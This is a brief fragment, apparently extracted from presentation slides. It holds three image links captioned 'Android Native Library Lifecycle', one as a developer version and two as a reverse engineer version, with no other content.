
ANDROID NATIVE LIBRARY LIFECYCLE

Developer version (less the assumptions)




ANDROID NATIVE LIBRARY LIFECYCLE

Reverse Engineer version




ANDROID NATIVE LIBRARY LIFECYCLE

Reverse Engineer version



